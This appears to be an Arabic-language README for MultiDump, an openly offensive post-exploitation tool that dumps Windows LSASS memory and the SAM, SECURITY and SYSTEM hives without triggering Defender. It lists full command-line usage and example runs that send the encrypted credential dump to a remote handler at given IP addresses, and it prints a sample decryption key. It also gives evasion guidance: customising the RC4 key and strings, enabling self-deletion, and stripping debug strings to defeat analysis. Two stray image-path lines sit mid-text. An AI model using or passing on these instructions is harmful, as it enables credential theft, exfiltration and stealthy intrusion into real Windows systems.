 xre0us/multidump
MultiDump هي أداة ما بعد الاستغلال لتفريغ واستخراج ذاكرة LSASS بشكل متحفظ.

MultiDump هي أداة استغلال بعد الاختراق مكتوبة بلغة C لتفريغ واستخراج ذاكرة LSASS بشكل متحفظ، دون تشغيل تنبيهات Defender، مع معالج مكتوب بلغة Python.
منشور المدونة: https://xreous.io/posts/multidump
يدعم MultiDump تفريغ LSASS عبر ProcDump.exe أو comsvc.dll، ويوفر وضعين: وضع محلي يقوم بتشفير وتخزين ملف التفريغ محليًا، ووضع عن بعد يرسل التفريغ إلى معالج لفك التشفير والتحليل.
    __  __       _ _   _ _____
   |  \/  |_   _| | |_(_)  __ \ _   _ _ __ ___  _ __
   | |\/| | | | | | __| | |  | | | | | '_ ` _ \| '_ \
   | |  | | |_| | | |_| | |__| | |_| | | | | | | |_) |
   |_|  |_|\__,_|_|\__|_|_____/ \__,_|_| |_| |_| .__/
                                               |_|

Usage:  MultiDump.exe [-p <ProcDumpPath>] [-l <LocalDumpPath> | -r <RemoteHandlerAddr>] [--procdump] [-v]

-p              Path to save procdump.exe, use full path. Default to temp directory
-l              Path to save encrypted dump file, use full path. Default to current directory
-r              Set ip:port to connect to a remote handler
--procdump      Writes procdump to disk and use it to dump LSASS
--nodump        Disable LSASS dumping
--reg           Dump SAM, SECURITY and SYSTEM hives
--delay         Increase interval between connections to for slower network speeds
-v              Enable verbose mode

MultiDump defaults in local mode using comsvcs.dll and saves the encrypted dump in the current directory.
Examples:
        MultiDump.exe -l C:\Users\Public\lsass.dmp -v
        MultiDump.exe --procdump -p C:\Tools\procdump.exe -r 192.168.1.100:5000
usage: MultiDumpHandler.py [-h] [-r REMOTE] [-l LOCAL] [--sam SAM] [--security SECURITY] [--system SYSTEM] [-k KEY] [--override-ip OVERRIDE_IP]

Handler for MultiDump

options:
  -h, --help            show this help message and exit
  -r REMOTE, --remote REMOTE
                        Port to receive remote dump file
  -l LOCAL, --local LOCAL
                        Local dump file, key needed to decrypt
  --sam SAM             Local SAM save, key needed to decrypt
  --security SECURITY   Local SECURITY save, key needed to decrypt
  --system SYSTEM       Local SYSTEM save, key needed to decrypt
  -k KEY, --key KEY     Key to decrypt local file
  --override-ip OVERRIDE_IP
                        Manually specify the IP address for key generation in remote mode, for proxied connection
كما هو الحال مع جميع الأدوات المتعلقة بـ LSASS، يلزم امتيازات المسؤول / SeDebugPrivilege.
يعتمد المعالج على Pypykatz لتحليل تفريغ LSASS، و impacket لتحليل سجلات التسجيل. يجب تثبيتهما في بيئتك. إذا رأيت الخطأ All detection methods failed، فمن المحتمل أن إصدار Pypykatz قديم.
بشكل افتراضي، يستخدم MultiDump طريقة Comsvc.dll ويحفظ التفريغ المشفر في الدليل الحالي.
MultiDump.exe
...
[i] Local Mode Selected. Writing Encrypted Dump File to Disk...
[i] C:\Users\MalTest\Desktop\dciqjp.dat Written to Disk.
[i] Key: 91ea54633cd31cc23eb3089928e9cd5af396d35ee8f738d8bdf2180801ee0cb1bae8f0cc4cc3ea7e9ce0a74876efe87e2c053efa80ee1111c4c4e7c640c0e33e
./MultiDumpHandler.py -l dciqjp.dat -k 91ea54633cd31cc23eb3089928e9cd5af396d35ee8f738d8bdf2180801ee0cb1bae8f0cc4cc3ea7e9ce0a74876efe87e2c053efa80ee1111c4c4e7c640c0e33e
إذا تم استخدام --procdump، سيتم كتابة ProcDump.exe على القرص لتفريغ LSASS.
في cmd، يجب استخدام --procdump، وإلا سيفشل وفقًا لـ #5، يوصى دائمًا باستخدام powershell إن أمكن.


في الوضع البعيد، يتصل MultiDump بمستمع المعالج.
./MultiDumpHandler.py -r 9001
[i] Listening on port 9001 for encrypted key...
MultiDump.exe -r 10.0.0.1:9001
يتم تشفير المفتاح باستخدام IP ومنفذ المعالج. عندما يتصل MultiDump عبر وكيل، يجب على المعالج استخدام الخيار --override-ip لتحديد عنوان IP يدويًا لتوليد المفتاح في الوضع البعيد، مما يضمن عمل فك التشفير بشكل صحيح عن طريق مطابقة IP لفك التشفير مع IP المتوقع المحدد في MultiDump -r.
يتوفر خيار إضافي لتفريغ سجلات SAM و SECURITY و SYSTEM باستخدام --reg، عملية فك التشفير مماثلة لتفريغات LSASS. هذه ميزة ملائمة لتسهيل جمع المعلومات بعد الاختراق.
افتح في Visual Studio، قم بالبناء في وضع Release.
يوصى بتخصيص الثنائي قبل التجميع، مثل تغيير السلاسل النصية الثابتة أو مفتاح RC4 المستخدم لتشفيرها. للقيام بذلك، تم تضمين مشروع Visual Studio آخر EncryptionHelper. ما عليك سوى تغيير المفتاح أو السلاسل النصية ويمكن لصق ناتج EncryptionHelper.exe المترجم في MultiDump.c و Common.h.
يمكن تبديل الحذف الذاتي عن طريق إلغاء تعليق السطر التالي في Common.h:
#define SELF_DELETION
لمزيد من التهرب من تحليل السلاسل النصية، يمكن استبعاد معظم رسائل المخرجات من التجميع عن طريق التعليق على السطر التالي في Debug.h:
//#define DEBUG
قد يتم اكتشاف MultiDump على Windows 10 22H2 (19045) (نوعًا ما)، وقمت بتنفيذ إصلاح له (نوعًا ما)، التحقيق والتنفيذ يستحقان منشور مدونة بحد ذاتهما: https://xre0us.io/posts/saving-lsass-from-defender/
